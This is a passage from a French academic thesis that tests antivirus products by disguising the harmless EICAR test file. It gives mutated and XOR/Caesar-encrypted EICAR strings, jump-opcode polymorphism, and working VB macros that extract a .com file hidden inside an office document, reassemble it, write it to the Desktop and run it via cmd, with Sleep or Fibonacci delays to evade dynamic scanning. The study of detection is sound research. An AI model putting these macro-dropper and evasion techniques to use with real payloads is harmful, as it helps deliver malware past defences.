


FIGURE 2 – contenu de fichier *EICAR* dans un éditeur hexadécimal

Lors du désassemblage du fichier *EICAR*, le code assembleur commencera à l'instruction *100h* qui correspond au début d'un fichier *.com*. Vous pouvez retrouver en , L'ensemble des instructions du fichier *EICAR* est fourni en Annexe H. Le lecteur pourra également consulter [29].

Différents registres vont être utilisés pour effectuer des actions en mémoire. Le fichier *EICAR* utiliser les registres *AX*, *BX*, *DX*, et *SI*. Détaillons maintenant dans les grandes lignes, le fonctionnement des différentes instructions.

Les six premières instructions assembleurs permettent de placer la valeur *214Fh* puis *0140h* dans le registre *AX*, et *0140h* dans le registre *BX*. La cinq instructions suivantes permettent de placer la valeur *011Ch* dans les registres *AX* puis *DX* ainsi que, par la suite, la valeur *097Bh* dans le registre *AX*.

```
0100 58            POP     AX
0101 354F21        XOR     AX,214F  ;--> Places 214F in AX
0104 50            PUSH    AX
0105 254041        AND     AX,4140  ;--> Places 0140 in AX
0108 50            PUSH    AX
0109 5B            POP     BX       ;--> Places 0140 in BX
```

```
010A 345C          XOR     AL,5C    ;--> Places 011C in AX
010C 50            PUSH    AX
010D 5A            POP     DX       ;--> Places 011C in DX

010E 58            POP     AX
010F 353428        XOR     AX,2834  ;--> Places 097B in AX
```

Cette valeur de *AX*, *097Bh*, sera la clé qui nous servira à changer différentes instructions par la suite. Les trois instructions suivantes, *PUSH AX*, *POP SI* et *SUB [BX], SI*, vont récupérer la clé dans le registre *SI* et par la suite, soustraire le contenu présent à l'adresse de *BX*, *0140h*, avec cette clé.

```
0112 50            PUSH    AX
0113 5E            POP     SI
0114 2937          SUB     [BX],SI  ;--> changes bytes at 140-141
```

Concrètement, aux adresses *0140h* et *0141h*, on retrouve le couple hexadécimal *48 2B*. L'opération *SUB [BX], SI* revient donc à faire *2B48 - 097B*, ce qui nous donne *21CD*. On obtient donc l'instruction *CD 21*, qui correspond à l'interruption *DOS*, *INT 21*. Nous détaillerons l'utilité de cette instruction, un peu plus tard.

Les trois instructions suivantes vont incrémenter la valeur de *BX* de deux et la même opération, *SUB [BX], SI* sera opérée. Nous allons donc modifier cette fois-ci les emplacements mémoire *0142h* et *0143h*. Le calcul nous donne finalement l'instruction *CD 20*, l'instruction *DOS*, *INT 20*.

```
0116 43            INC     BX
0117 43            INC     BX
0118 2937          SUB     [BX],SI  ;--> changes bytes at 142-143
```

L'instruction suivante est un saut conditionnel, *JGE* [30], à l'adresse *0140h*. Le saut à cette adresse exécutera donc l'instruction *DOS*, *INT 21* [31], vu précédemment. Dans ce cas, *EICAR* va exécuter la Fonction *09h* [31], la fonction d'affichage d'une chaîne de caractères.

```
011A 7D24          JGE     0140     ;--> Jumps over data string to
                                    ;    the last two instructions
...

0140 CD21          INT     21       ;--> DOS Function 09h:
                                    ;    Displays the text at DX's address.
```

L'adresse du premier caractère se trouve à l'adresse du registre *DX*. Lorsque l'on regarde la valeur du registre *DX*, on trouve la valeur *011Ch*, ce qui correspond à l'adresse du début de notre chaine de caractères *EICAR*. Le signe $ (*24h*) indique la fin de la chaîne de caractères. C'est pourquoi à la fin de notre chaine EICAR, qui est affichée, on retrouve bien ce caractère.

```
011C  45 49 43 41 52 2D 53 54 41  EICAR-STA
0125  4E 44 41 52 44 2D 41 4E 54  NDARD-ANT        DATA  STRING
012E  49 56 49 52 55 53 2D 54 45  IVIRUS-TE     which is displayed
0137  53 54 2D 46 49 4C 45 21 24  ST-FILE!$       by the program.
```

Enfin l'instruction *CD 20* (*INT 20* [31]) est exécutée. Celle-ci termine le programme.

```
0142 CD20          INT     20       ;--> Program Termination funct.
```

Nous avons décrit précédemment tout le fonctionnement du fichier *EICAR*. Nous pouvons donc maintenant définir certaines mutations du fichier *EICAR* qui seront faciles à mettre en place.

En effet, nous avons vu que le fichier contient un saut conditionnel (JGE [30]). Il serait donc aisé de modifier cette instruction par une autre instruction *Jump*, qui modifierait donc la signature du fichier mais pas son comportement.

Il est également possible d'ajouter des caractères à la fin du contenu original du fichier. Comme nous l'avons expliqué précédemment, les deux dernières instructions du fichier sont des interruptions *MS-DOS*, terminant, pour la dernière, le programme. L'ajout de caractères après ces instructions ne modifera pas le comportement du fichier mais changera complètement sa signature.

Pour finir, une autre technique possible est de modifier le premier caractère de la chaîne *EICAR*. Ce caractère, *X (58h)*, correspond à l'instruction assembleur *POP AX*, qui initialise le registre *AX* à 0. Il est donc possible de remplacer cette instruction par une autre qui ne modifiera pas le comportement du programme.

Voyons, tout d'abord, les différentes les techniques de *mutation* σ du fichier *EICAR* dans la section suivante, puis je présenterai les techniques de *leurrage* μ, utilisant notre document et notre macro.

3.2 Techniques de *mutation* σ

Dans cette section, nous allons présenter différentes techniques de mutations σ qui seront appliquées sur le fichier *EICAR*. Le document bureautique et la macro seront présents afin de contenir, d'extraire, de créer ou exécuter le fichier *EICAR*.

Nous allons tout d'abord modifier simplement la chaine *EICAR* sans modifier son comportement. Le but est de prouver qu'en modifiant simplement quelques caractères de la chaine, de nombreux systèmes antiviraux, ne reconnaissent plus le fichier *EICAR* comme dangereux.

Par la suite, nous allons présenter des techniques de chiffrement simples. Le contenu du fichier *EICAR* sera donc chiffré selon un algorithme donné et le but de la macro sera de recréer le fichier original afin de l'exécuter par la suite. Il est possible de proposer dans ce cas, des attaques de type k-aire [100], afin de ne pas transporter le contenu chiffré et la clé de déchiffrement dans le même support.

Enfin, je présenterai des techniques de polymorphisme afin de modifier les instructions assembleur du fichier *EICAR* mais sans modifier la finalité du fichier, à savoir son caractère exécutable.

Toutes ces techniques de *mutation* modifieront la signature du fichier *EICAR*, rendant ainsi inefficace, une analyse par une ou plusieurs bases de signatures. Les seuls cas où la signature originale du fichier *EICAR* sera de nouveau est dans le cas des techniques de chiffrement, lorsque la chaine *EICAR* sera déchiffrée puis exécutée.

3.2.1 Mutations simple de la chaine *EICAR*

Dans cette section, nous allons appliquer des mutations la chaîne *EICAR* mais seulement avec des techniques simples, comme modifier le premier caractère ou encore ajouter des caractères à la fin de cette chaine. On ne va pas altérer le comportement du fichier. Il ne s'agit pas non plus de chiffrer la chaine *EICAR*, cela sera effectué dans la partie 3.2.2 suivante.

En effectuant ces modifications, la signature du fichier ne sera plus la même, et ainsi on espère que le nouveau *malware* ne sera pas détecté. Pour autant le déroulement et l'exécution du fichier seront toujours opérationnels. Le but ici est d'évaluer et d'identifier les antivirus qui utilisent que la détection par signatures la plus basique et ainsi mesurer le biais entre la réalité et le marketing.

Modification du premier octet

Dans un premier temps, j'ai modifié le premier octet de la chaine. Celui-ci correspond à la lettre *X*. J'ai donc remplacé ce premier octet par un *Y*, et il se trouve que l'exécution du fichier fonctionne toujours, le message apparait bien. Le caractère *Y* correspond à l'instruction assembleur *POP BX* qui ne modifiera pas le comportement du fichier *EICAR*.

Le contenu du fichier *EICAR* est donc le suivant :
Y5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$
H+H*

La chaine sera stockée soit dans le fichier *EICAR*, introduit dans le document bureautique, soit elle sera présente dans la macro directement. Celle-ci sera chargée d'extraire ou de créer le fichier sur le disque, suivant le cas, et de l'exécuter.

Ajout de caractères à la fin

Dans un deuxième exemple, j'ai choisi d'ajouter des caractères à la fin du fichier. Le comportement du fichier est toujours le même, seule la signature a changé. J'ai choisi de faire plusieurs exemples de tests en rajoutant de plus en plus de caractères à la fin pour voir si on avait une différence ou pas.

Par exemple, voici le contenu du fichier *EICAR* avec plusieurs caractères rajoutés à la fin :
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$
H+H*JONATHANDECHAUX

Finalement j'ai essayé de modifier certains octets dans la chaine initiale mais l'exécution du fichier n'était plus respectée. Afin de modifier comportement du fichier initial, il faut modifier les instructions présentes tout en gardant l'exécution du programme. Ces techniques seront abordées dans la section 3.2.3, mais voyons d'abord les techniques de chiffrement.

3.2.2 Chiffrement de la chaîne *EICAR*

Les techniques de chiffrement sont régulièrement utilisées dans différentes attaques. En effet, si le chiffrement se fait avec une clé, si cette clé ne se trouve pas dans le programme, il sera compliqué de faire une analyse détaillée.

J'ai choisi d'utiliser des techniques de chiffrement assez simple, mais il en existe bien d'autres beaucoup plus complexes, comme le *DES* [93], le *Triple DES*, l'*AES* [137] pour le chiffrement symétrique et le *RSA* [139] pour le chiffrement asymétrique. Elles sont détaillées dans [138].

Le but, de ces techniques de *mutation*, est alors de parasiter l'analyse et d'empêcher le moteur antiviral de trouver les fonctions dangereuses. Pour cela j'ai produit deux exemples de chiffrement du fichier *EICAR*, qui suffisent souvent à leurrer les antivirus :

- chiffrement de *César*[1].
- chiffrement *XOR*.

Ces deux techniques utilisent une clé secrète afin de chiffrer/déchiffrer le contenu. Dans nos tests, on pourrait bien sûr conserver cette clé dans la macro. Ainsi le fichier *EICAR* chiffré se trouverait dans le document bureautique et la clé dans la macro. Dans le cas où on conserverait la clé dans le document bureautique, on pourrait stocker le contenu chiffré dans la macro ou dans le fichier *EICAR*.

Cependant, la clé et le contenu chiffré se trouvent toujours dans un unique fichier, le document bureautique. Afin de les dissocier complètement, il serait possible d'utiliser une attaque de type k-aire [100] afin d'avoir le contenu chiffré dans un document bureautique et la clé dans un autre document/programme ou bien utiliser des techniques de τ obfuscation (obfuscation temporelle) [80].

Le chiffrement de *César*

Historiquement, le nom vient de Jules César qui a été le créateur de cet algorithme [124, p84]. Le but de cette technique est de faire une translation de trois lettres ou plus dans l'alphabet[1]. Si on regarde de plus près la chaine *EICAR*, on s'aperçoit que certains caractères ne se trouvent pas dans l'alphabet classique de 26 lettres, il faut rajouter à cela tous les symboles et ponctuations.

Voici donc l'alphabet que j'ai utilisé à la fois pour former la chaîne *EICAR* modifiée mais aussi pour retrouver la chaine *EICAR* initiale :

ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789%@[]()/^$,-+&#!?*

1. Ce type de chiffrement a été utilisé par *Microsoft* pour protéger les clés de registres dans la version 1 de *Vista* et *Seven* [145, 146].

On rappelle que la chaîne *EICAR* est la suivante :
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$
H+H*

Lorsque l'on utilise cet alphabet avec l'algorithme de César, avec une valeur de 3, on obtient la chaîne *EICAR* modifiée suivante :
08RAS]{DS}7,S2087\S-^%FF^%/+HLFDU#VWDQGDUG#DQWLYLUXV#WHVW
#ILOHA+K!KC

Cette chaine *EICAR* se trouvera à l'intérieur du fichier *EICAR*. La macro va donc ouvrir le fichier, récupérer la chaine chiffrée, la déchiffrer et la réécrire dans le fichier. Pour finir, elle va exécuter le fichier *EICAR*. Il est également possible de produire une autre version, où la chaine se trouvera dans la macro directement.

Comme expliqué précédemment, la clé peut être stockée dans la macro, dans le document bureautique voire dans un autre document. Nous verrons durant nos tests que finalement, en stockant la clé et la chaîne chiffrée dans le document bureautique, aucun antivirus ne sera capable de détecter le contenu *EICAR*, lors d'une analyse statique du document.

Le chiffrement *XOR*

La fonction OU exclusif [26], souvent appelée XOR (eXclusive OR) ou disjonction exclusive, est un opérateur logique de l'algèbre de Boole. À deux opérandes, qui peuvent avoir chacun la valeur VRAI ou FAUX, il associe un résultat qui a lui-même la valeur VRAI seulement si les deux opérandes ont des valeurs distinctes.

On sélectionne, tout d'abord, un caractère ou un mot pour devenir la clé qui chiffrera notre contenu. Ensuite, on va convertir la chaine que l'on souhaite chiffrer ainsi que la clé en octets. Il ne restera plus qu'à calculer la somme du *ou* exclusif de la clé avec chaque bloc d'octet de la chaine.

Ci-dessous, pour rappel, la table de calcul du *ou* exclusif :

$0 \oplus 0 = 0$
$0 \oplus 1 = 1$
$1 \oplus 0 = 1$
$1 \oplus 1 = 0$

TABLE IV.1 – Table de calcul du *ou* exclusif

J'ai choisi d'opter pour une clé assez simple, j'ai pris le caractère *a*. Dans la table ascii, ce caractère vaut 97, transformé en octet cela donne, *0110 0001*. Soit K, notre clé avec la valeur de notre caractère *a*, $K = 01100001$.

Prenons le cas de la première lettre de la chaine *EICAR*, le X et calculons le *Xor* avec la clé K :
X donne *0101 1000*
K donne *0110 0001*
Résultat = 0011 1001 qui est le caractère *9*.

Voici maintenant la chaine *EICAR* modifiée avec la clé K :
9T.@1D ! 1 :U=1 ;9TUI1 ?HV""HV.E$(" 3L25 /% 3%L /5(7(342L5$25L'(-$@E)J)K

Cette nouvelle chaine *EICAR* se trouvera à l'intérieur du fichier *EICAR*. L'exécution de la macro ainsi que la gestion de la clé K sont exactement les mêmes que pour le cas du chiffrement de César abordé précédemment.

Voyons maintenant des techniques de polymorphisme, qui clôtureront les techniques de *mutation* que j'aurai utilisées pour mes tests. Ces techniques vont modifier la signature du fichier mais l'exécution finale du fichier sera toujours là même.

3.2.3 Techniques de polymorphisme

Pour cette technique, je me suis intéressé à une instruction qui peut être modifiée de plusieurs façons sans trop changer le comportement du fichier, c'est pourquoi j'ai choisi l'instruction *Jump* (*JGE*) que l'on retrouve à l'index *011Ah* 3.1. Cette instruction permet de sauter à une adresse donnée, avec une condition donnée.

Deux techniques de polymorphisme [101] sur le fichier *EICAR*, reposant sur la réécriture du code, ont été produites :

- *Jump modifié*, qui conservera la taille du fichier, son principe d'exécution mais pas sa signature.
- *Double Jump*, qui changera la taille du fichier et son principe d'exécution.

Dans le premier exemple, on va modifier le type de l'instruction *jump*. En effet, il existe plusieurs sauts conditionnels en assembleur qui peuvent donner le même résultat. Ainsi l'exécution sera la même, aucune adresse ne changera, seul le type du saut sera différent, ce qui changera la signature du fichier.

Dans le deuxième exemple, c'est l'adresse du saut que je vais modifier afin de faire pointer le saut vers une nouvelle adresse plus lointaine. A cette nouvelle adresse, il y aura un nouveau saut qui pointera sur l'ancienne adresse. Ceci permettra de revenir dans l'exécution normale du fichier.

Avec ces deux techniques, l'exécution du fichier sera toujours opérationnelle, le message s'affichera bien, mais le contenu du fichier sera différent, de même que la signature. On aura donc deux nouvelles mutations du fichier *EICAR*.

La modification de la condition du *Jump*

Pour cette technique, je me suis intéressé à l'instruction *Jump* utilisée mais pas à l'adresse à laquelle le saut est effectué. Le couple de caractères qui s'occupe du saut est : }$, *7D 24* en héxadécimal. Ce couple correspond à l'instruction *JGE 0140h*, un saut à l'adresse *0140h* avec une condition, *Greater or Equal* [30]. Le schéma 3 reprend la modification qui est opérée sur cette instruction

Cette instruction *JGE* correspond dans la description officielle à *Jump Greater or Equal*. Elle correspond aussi à l'instruction *JNL* (*Jump Not Less*), que l'on peut retrouver aussi lors de la décompilation du fichier, suivant l'outil utilisé.




FIGURE 3 – Principe du saut modifié

Des équivalents à ces instructions peuvent être les instructions *JNLE* (*Jump Not Less nor Equal*) ou *JNZ* (*Jump Not Zero*). Dans le but de simplement effectuer le saut à l'adresse donné, ces quatre instructions font la même chose. Cependant le code assembleur ne sera pas le même, et donc la signature du fichier changera également. (Voir [30] pour l'ensemble des instructions jump conditionnels).

Nous remplaçons donc, par exemple, *JGE* par *JNZ* (*Jump Not Zero*), ce qui donne pour le couple hexadécimal, *75 24* au lieu de *7D 24*. On voit bien que l'adresse du saut n'est pas modifiée, seule l'instruction est changée. Au niveau de la chaîne *EICAR*, au lieu d'avoir le couple }*$*, on aura *u$*.

Ce qui nous donne in fine la chaine *EICAR* suivante :
X5O !P%@AP[4\PZX54(P^)7CC)7u$EICAR-STANDARD-ANTIVIRUS-TEST-FILE !$ H+H*

La chaine *EICAR* modifiée, sera placée soit dans le fichier *EICAR* soit dans la macro. Cette dernière sera utilisée pour recréer ou extraire le fichier puis l'exécuter. A aucun moment, la chaine *EICAR* originale ne se trouvera dans le fichier *EICAR*.

La modification *Double Jump*

Cette technique va toujours considérer l'instruction de saut sauf que cette fois-ci ce sera l'adresse qui sera modifiée et non pas l'instruction du saut elle-même. Ci-dessous, la figure 4 reprend le schéma de modification.




FIGURE 4 – Principe du double saut

Pour rappel, le saut s'effectue initialement à l'adresse *0140h*, j'ai donc décidé d'effectuer un saut à une adresse plus lointaine, *014Ch*. En changeant l'adresse, le couple hexadécimal a aussi changé, ce qui nous donne maintenant le couple *}0* au lieu de *}$*. Pour que l'exécution du fichier s'effectue correctement, il va falloir définir un autre saut à l'ancienne adresse *0140h*.

En effet, à l'adresse *0140h* se trouve les instructions pour afficher le message et terminer le programme. C'est pourquoi à l'adresse *014Ch*, il y aura une nouvelle instruction *jump* classique, *JMP 0140h*, qui correspond aux caractères suivants : *éñÿ*.

Le fichier original *EICAR* se termine à l'adresse *0143h*, donc entre cette adresse et *014Ch*, il est nécessaire de rajouter des caractères afin de remplir le fichier. Ces caractères correspondront à des instructions qui ne seront jamais pris en compte lors de l'exécution du fichier.

Finalement on aura donc la chaine *EICAR* modifiée suivante :
X5O !P%@AP[4\PZX54(P^)7CC)7}0EICAR-STANDARD-ANTIVIRUS-TEST-FILE !$
H+H*JONATHANéñÿ

3.3 Techniques de *leurrage* μ

Le but de ces techniques est de leurrer l'analyse de l'antivirus, que ce soit en mode statique ou dynamique. Nous allons donc essayer de leurrer le système antiviral grâce à des techniques de camouflage et des techniques d'obfuscation temporelle.

La première partie se chargera de cacher le fichier ou le contenu du fichier *EICAR* dans notre document bureautique et notre macro. Ainsi on pourra tester la capacité de détection en mode statique, « *A la demande* », d'un antivirus.

La deuxième partie sera axée sur la détection dynamique de l'antivirus. Pour cela, il faudra attendre l'exécution de la macro et l'exécution du fichier *EICAR* pour tester les capacités de détection. Nous allons placer de nombreux délais entre chaque opération importante sur le fichier *EICAR*.

3.3.1 Camouflage du fichier *EICAR*

Avec ce genre de techniques, je vais essayer d'utiliser toutes les opérations les plus simples possible sans utiliser de techniques d'obfuscation ou de chiffrement. En effet le but final est d'obtenir un fichier qui sera intact et identique au fichier d'origine. Nous allons essayer de leurrer le système afin que celui-ci ne détecte pas le fichier lors de l'analyse à la demande du fichier.

Pour faire cela, je vais réaliser différentes opérations sur le fichier *EICAR* mais aussi sur le fichier bureautique qui le contiendra, y compris la *macro* qui servira à l'exécuter. La *macro* servira à recréer le fichier *EICAR* et à l'exécuter. Parmi toutes les possibilités, j'ai choisi d'utiliser les techniques de *leurrage* μ suivantes :

- le fichier *EICAR* est placé comme tel dans le fichier bureautique,
- le fichier *EICAR* est divisé en plusieurs parties,
- le contenu du fichier est dans la *macro*,
- le contenu est inséré dans le bas d'une page en couleur blanche.

Camouflage du fichier *EICAR*

On retrouve ici deux techniques qui concerneront le fichier *EICAR* mais pas son contenu. Dans un premier temps, je vais placer le fichier *EICAR*, tel quel, dans le document bureautique. La macro se chargera de l'extraire puis de l'exécuter. Pour cela il suffit de copier le document bureautique, de le renommer avec un extension *ZIP* et d'extraire le fichier.

Nous allons donc utiliser des fonctions *VB* natives afin d'effectuer toutes les opérations. Nous aurons besoin de la fonction *Filecopy* pour copier un fichier, *Name* pour renommer un fichier et *Shell* pour exécuter le fichier *EICAR*.

Le fichier *EICAR* quant à lui, est renommé *eicar.com* et placé dans le dossier *Configurations2/accelerator* du document. Pour l'extraire de l'archive, nous allons utiliser la propriété *CopyHere* d'un objet de type *Shell.Application*. Ci-dessous, le code *VB* qui effectuera toutes ces actions.

```
' If initial file exist (even hidden) Then
If FileExists(PathFile)Then
    Filecopy (PathFile, PathTemp)   ' Copy initial file to a temporary file
                                    ' for extracting
    Name PathTemp As PathZip        ' Rename temp file in zip file
End If

' If Zip file exist
If FileExists(PathZip) Then
    ' Object declaration, type = Shell Application
    Set oApp = CreateObject("Shell.Application")
    ' Extract Eicar File on Path
    oApp.Namespace(DefPath).CopyHere oApp.Namespace(PathZip).items.Item(File)
    ' Kill Zip File
    Kill PathZip
End If

' If eicar.com exists
If FileExists(PathEicar) Then
    Shell ("cmd /c " & PathEicar, vbNormalFocus) ' Execute Eicar File
    Sleep 1000 ' Set a timer between executing and kill eicar.com
    Kill PathEicar ' Kill Eicar File
End IF
```

Dans un deuxième temps, j'ai choisi de diviser le fichier *EICAR* en plusieurs sous-fichiers. Au maximum, il y aura donc 68 sous-fichiers, étant donné que le fichier *EICAR* fait 68 octets. J'ai choisi de simplement diviser le fichier en deux parties de 34 octets. La macro se chargera de récupérer les deux parties et de les assembler dans un fichier unique pour l'exécuter.

Une fois de plus, les deux fichiers se trouvent dans le dossier *Configurations2/accelerator* avec comme noms *eicar_split_1.com* et *eicar_split_2.com*. En utilisant la même macro que précédemment, nous allons recréer les deux fichiers sur le disque de l'utilisateur.

Pour finir nous allons utiliser une fonction d'unification, qui va récupérer les deux moitiés et créer un fichier unique qui sera alors exécuté par la macro. Voici le code qui se charge d'effectuer cette opération d'unification.

```
Function Unification(EICARsplit1 As String, EICARsplit2 As String,
                     PathEICAR As String)
    On Error Resume Next ' Error Management

    Dim Split1, Split2 As String

    ' Open Filesplit 1 for reading
    Open EICARsplit1 For Input As #1
        Line Input #1, Split1 ' Put the Split 1 data in a variable Split1
    Close #1

    ' Erase Split File 1
    Kill EICARsplit1

    ' Open Filesplit 2 for reading
    Open EICARsplit2 For Input As #1
        Line Input #1, Split2 ' Put the Split 2 data in a variable Split2
    Close #1

    ' Erase Split File 2
    Kill EICARsplit2

    ' Open EICAR File for writing
    Open PathEICAR for Output As #1
        print #1, Split1 & Split2 ' Concatenation of Split1 and Split2
    Close #1
End Function
```

Camouflage de la chaine *EICAR*

Concernant les actions sur le fichier, deux exemples ont été réalisés. Tout d'abord le contenu du fichier *EICAR* se trouvera directement dans le code de la macro. Celle-ci sera alors chargé de créer un fichier *eicar.com* et d'y insérer le contenu. Il suffira alors d'exécuter le fichier.

```
Sub Main
    On Error Resume Next ' Error Management
```

```
    ' Variable Definition
    Dim eicar, PathEICAR, UserName As String

    ' Path and Data Initialization
    UserName = Environ("username")
    PathEICAR = "C:\Users\" & UserName & "\Desktop\eicar.com"
    eicar = "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE
             !$H+H*"

    ' Open eicar.com for writing
    Open PathEICAR For Output As #1
        print #1, eicar ' Put in the file the eicar data
    Close #1

    ' If eicar.com exists
    If FileExists(PathEICAR) Then
        Shell ("cmd /c " & PathEICAR, vbNormalFocus) ' Execute Eicar File
        Sleep 1000 ' Set a timer between executing and kill eicar.com
        Kill PathEICAR ' Kill Eicar File
    End If
End Sub
```

L'autre exemple est l'insertion de la chaîne *EICAR* dans une note de bas de page avec une police blanche. Ainsi lors de l'ouverture du fichier, l'utilisateur n'apercevra pas la chaine *EICAR*. La macro se chargera de récupérer le contenu de la note et de recréer le fichier *eicar.com*.

Pour cela, le principe va être d'extraire le contenu de notre document bureautique. Ce contenu, des notes de bas de pages, se trouve dans le fichier *styles.xml*, à la racine du document. Par la suite, nous allons rechercher le début de la chaine *EICAR* dans ce fichier, *X5O !*.

```
Function Footer(PathStyles As String)
    On Error Resume Next ' Error Management

    Dim i, Lenght As Integer
    Dim Data, Tab As String

    ' Open in reading styles.xml
    Open PathStyles For Input As #1
        Do While not eof(#1) ' While it's not the end of the file
            Line Input #1, Data ' Get the data
        Loop
    Close #1
```

```
    Lenght = Len(Data) ' Get the lenght of data

    ' For i to the end
    For i = 1 To Lenght
        If Mid(Data, i, 4) = "X5O!" Then ' If it's the beginning of EICAR's
            Tab = Mid(Data, i, 68) ' Take the 68 characters
        End If
    Next i

    ' Open styles.xml in writing
    Open PathStyles For Output As #1
        print #1, Tab ' Put the string in
    Close #1
End Function
```

3.3.2 Obfuscation temporelle [80]

Le but ici est d'analyser la capacité de détection dynanique d'une antivirus. Il est important de vérifier qu'un moteur antiviral ne prend pas en considération le temps d'analyse d'un fichier.

Ainsi, on retrouvera deux exemples :

– un ou plusieurs délais seront ajoutés dans la macro, via une fonction de temps.

– un délai de calcul sera opéré (*Fibonacci* [150] par exemple).

La plupart des antivirus définissent un délai sur certains évènements [80]. Normalement un bon antivirus scanne toujours un fichier lorsqu'il est ouvert pour modification ou bien encore lorsqu'il est exécuté. Parfois certains antivirus se focalisent sur une seule action et ne vérifient pas les autres, ou ne consacrent qu'un nombre limité de cycles à la détection.

Le principe ici est de retarder certains actions avec un délai, notamment les opérations critiques, comme la création, l'ouverture, l'exécution d'un fichier ou encore l'écriture à l'intérieur de celui-ci. Pour cela, le délai peut-être de deux natures, généré à partir d'une fonction de temps ou de pause, comme la fonction *Sleep* ou encore à partir d'une fonction de calcul comme *Fibonacci* avec un grand nombre par exemple.

C'est exactement les deux techniques que j'ai choisi d'utiliser ici. J'ai effectué plusieurs tests notamment en rajoutant au début un seul délai puis en augmentant à la fois la durée mais aussi la répétition des délais.

J'espère ainsi pour dépasser le temps critique t durant lequel un antivirus analyse un fichier. Si on peut retarder l'analyse, le code critique pourrait être exécuté avant une nouvelle intervention de l'antivirus. Ce critère de classification des antivirus est intéressant et très révélateur du développement des différents modules antiviraux surtout si la présence de temps critique pour analyse est avéré.

Délai temporel (fonction *Sleep*)

Concernant cette technique, j'ai choisi d'utiliser plusieurs délais de 10s entre chaque opération sur le fichier *EICAR*. J'ai donc placé un délai après la création du fichier sur le disque, un autre après l'écriture du contenu de ce fichier et enfin un dernier délai entre la fermeture et l'exécution du fichier.

```
Sub Main
    On Error Resume Next ' Error Management

    ' Variable Definition
    Dim eicar As String, PathEICAR As String, UserName As String

    ' Path and Data Initialization
    UserName = Environ(&quot;username&quot;)
    PathEICAR = "C:\Users\" & UserName & "\Desktop\eicar.com"
    eicar = "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE
            !$H+H*"

    ' Open eicar.com for writing
    Open PathEICAR For Output As #1
        Sleep 10000
        print #1, eicar &apos; Put in the file the eicar data
        Sleep 10000
    Close #1
    Sleep 10000

    ' If eicar.com exists
    If FileExists(PathEICAR) Then
        Shell ("cmd /c " & PathEICAR, vbNormalFocus) ' Execute Eicar File
        Sleep 1000 ' Set a timer between executing and kill eicar.com
        Kill PathEICAR ' Kill Eicar File
    End If
End Sub
```

Délai calculé (fonction *Fibonacci*)

J'ai repris le même principe que pour les délais temporels. Au lieu de faire des délais de 10s, j'ai choisi de calculer le nombre 33 de *Fibonacci* entre chaque importante opération de création de notre fichier *EICAR*.

```
Sub Main
    On Error Resume Next ' Error Management
```

```
    ' Variable Definition
    Dim eicar, PathEICAR, UserName As String

    ' Path and Data Initialization
    UserName = Environ(&quot;username&quot;)
    PathEICAR = "C:\Users\" & UserName & "\Desktop\eicar.com"
    eicar = "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE
            !$H+H*"

    ' Open eicar.com for writing
    Open PathEICAR For Output As #1
        Fibonacci(33) ' Fibonacci suite with n = 33
        print #1, eicar ' Write the eicar string in the file
        Fibonacci(33) ' Fibonacci suite with n = 33
    Close #1 ' Close the file
    Fibonacci(33) ' Fibonacci suite with n = 33

    ' If eicar.com exists
    If FileExists(PathEICAR) Then
        Shell ("cmd /c " & PathEICAR, vbNormalFocus) ' Execute eicar.com
        Sleep 1000 ' Set a timer between executing and kill eicar.com
        Kill PathEICAR ' Kill eicar file
    End If
End Sub
```

Après avoir vu toutes ces techniques de contournement impliquant notre document bureautique, la macro ainsi que le fichier *EICAR*, il est important de décrire les différents tests que nous avons formalisé précédemment. Nous avons décidé de tester la capacité de détection d de l'antivirus au travers des fonctions de *mutation* σ et de *leurrage* μ. On teste donc $A \circ \sigma = a \circ d \circ \sigma \circ e \circ s$ ou $A \circ \mu = a \circ d_s \circ \mu \circ e \circ s$.

Les fonctions de *répression* ρ_S sur la base de signatures et ρ_s de la fonction de signature s de l'antivirus ne sont pas des fonctions utilisées seules. Elles sont une conséquence des fonctions de *mutation* σ et de *leurrage* μ exposées précédemment. On teste donc $A \circ \rho_S = a \circ d_s \circ \rho_S \circ e \circ s$ et $A \circ \rho_s = a \circ d_s \circ e \circ s \circ \rho_s$.

Pour cela, nous allons utilisé un document bureautique donné, avec une macro ainsi qu'une version de notre fichier *EICAR* pour chaque technique vue précédemment. Chaque fichier sera soumis à l'analyse statique d_s puis dynamique d_d de nos antivirus.

Définition 38 (*Fonctions de détection d'un antivirus*)

Un antivirus $A = (s, e, d, a)$ comporte plusieurs fonctions de détection $d = d_s \circ d_d$ ou $d = d_d \circ d_s$.

Chaque test sera donc une composition d'une fonction de *détection* d, d'une technique de *mutation* σ ou de *leurrage* μ et donnera un résultat r qui sera soit *détecté* soit *non-détecté*.

Définition 39 (*Test d'un antivirus*)

Un test t d'un antivirus $A = (s, e, d, a)$ évalue une fonction de détection $d = d_s \circ d_d$ en utilisant une technique de mutation σ ou de leurrage μ.
